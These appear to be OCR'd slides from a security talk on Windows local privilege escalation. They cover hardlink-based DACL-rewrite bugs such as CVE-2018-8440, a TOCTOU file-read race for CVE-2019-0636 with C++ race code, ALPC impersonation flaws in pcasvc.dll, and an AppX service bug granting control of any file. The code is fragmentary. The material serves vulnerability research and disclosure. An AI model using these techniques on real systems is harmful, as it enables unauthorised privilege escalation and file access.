
Case Study #1 : DACL rewrite (CVE-2018-8440)



Case Study #1 : DACL rewrite (CVE-2018-8440)

create a hardlink named xxx.job
point it to C:\windows\win.ini
call the SchRpcSetSecurity
Done

Easy to find , Easy to exploit
“low-hanging fruits” !




Case Study #2 : TOCTOU Readfile (CVE-2019-0636)

Case Study #2 : TOCTOU Readfile (CVE-2019-0636)

```
UINT MsiAdvertiseProductA(
  LPCSTR szPackagePath,
  LPCSTR szScriptfilePath,
  LPCSTR szTransforms,
  LANGID lgidLanguage
);
```

Case Study #2 : TOCTOU Readfile (CVE-2019-0636)



Case Study #2 : TOCTOU Readfile (CVE-2019-0636)

Battle with TOC-TOU

Oplocks
Based on DeviceIoControl function
define Callback function
win TOCTOU in 1 time

ReadDirectoryChangesW
No lock
Brute force is needed

Case Study #2 : TOCTOU Readfile (CVE-2019-0636)

```
while (TRUE)
{
    ReadDirectoryChangesW(hDir, (LPVOID)&strFileNotifyInfo, sizeof(strFileNotifyInfo), TRUE, FILE_NOTIFY_CHANGE_FILE_NAME, &dwBytesReturned, NULL, NULL);

    filename1 = strFileNotifyInfo[0].FileName;

    std::wstring df = std::wstring(root) + filename1
    std::wstring::size_type found = df.find(extension)
    if (found != std::wstring::npos)
    {
        ReparsePoint::CreateMountPoint(L"c:\\blah", targetfww, L"");
    }


do {
    hFile = CreateFile(dfc,GENERIC_READ,FILE_SHARE_READ | FILE_SHARE_DELETE | FILE_SHARE_WRITE,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
    DWORD  dwBytesRead = 0;
    ReadFile(hFile, buff, 400, &dwBytesRead, NULL);
    if (dwBytesRead > 0)
    {
        succeeded = true;
        for (int i = 0; i < 400; i++) {
            std::cout << buff[i];
        }
        std::cout << std::endl << "press any key to exit";
        return 0;
    }
    CloseHandle(hFile);
```

Silver bullet: how to find new bugs

- Analyze ALPC interface related to impersonation

Not only ALPC interface but also documented function related to system service

they make mistakes here again and then again

- Something new …

Silver bullet: Analyze ALPC interface ⇔ impersonation

```
origin_url='https://docs.microsoft.com/en-us/windows/desktop/api'
target_url='https://docs.microsoft.com/en-us/windows/desktop/api/_setup/'


r=requests.get(target_url, proxies=proxies)
Regex = re.compile(r'<li><a href=".+(/.+/.+)" data-linktype="relative-path"')
Regex2 = re.compile(r'href="/en-us/windows/desktop/api(.+?)"')
mo = Regex.findall(r.text)
url_list=list()
url_list_2=list()
for i in mo:
    url_list.append(origin_url+str(i))
for j in url_list:
    r=requests.get(j, proxies=proxies)
    mo = Regex2.findall(r.text)
    for k in mo:
        url_list_2.append(origin_url+str(k))
        q.put(origin_url+str(k))
print "init ready..."
for i in range(0,10):
    Scanner().start()
```


- Export ALPC interface from RPC viewer

Function related to impersonate file operation

- Collet function list from MSDN

Function related to system service


Bug #0


Program Compatibility Assistant Service ALPC
pcasvc.dll
RAiGetFileInfoFromPath
get metadata from path


Bug #0

```
v12 = RpcImpersonateClient(BindingHandlea);
if ( v12 )
  goto LABEL_2;
v13 = CreateFileW(lpFileNamea, 0x80000000, 1u, 0i64, 3u, 0x80u, 0i64);
v12 = RpcRevertToSelfEx(BindingHandlea);
if ( v13 == (HANDLE)-1 )
{
  v12 = GetLastError();
  goto LABEL_5;
}
CloseHandle(v13);
```

Bug #0


Only use Impersonate to check access
Do operation as system
Same mistake
Case #2

Bug #0



Silver bullet: Analyze ALPC interface ⇔ impersonation

But this is not the bullet we want

- Hard to Automated

too many & reverse engineering is real hard

- Low-hanging-fruits were sold out

Silver bullet: how to find new bugs


- Analyze ALPC interface related to impersonation

Not only ALPC interface but also documented function related to system service

they make mistakes here again and then again

- Something new 


Silver bullet: Trigger function call with UI interaction



How to trigger function call without reverse engineering

Build automated framework

Template for DACL rewrite bugs



Build automated framework : target

1. Windows 10 apps

Camera / Xbox live …..

2. System application

Network manager / Windows defender …

3. Microsoft product

Office / Visual Studio …


Build automated framework : UI interaction

Mouse : get handler of target's window

click button / menu list

Keyboard : press "enter" / some other keys

Bug #1


AppX Deployment Service
Simple “Click” to trigger
Set DACL for settings file
C:\Users\<username>\AppData\Local\Packages\<Packagename>

Bug #1


Replace settings file with hardlink
Run windows app
Get full control of any file

Bug #1

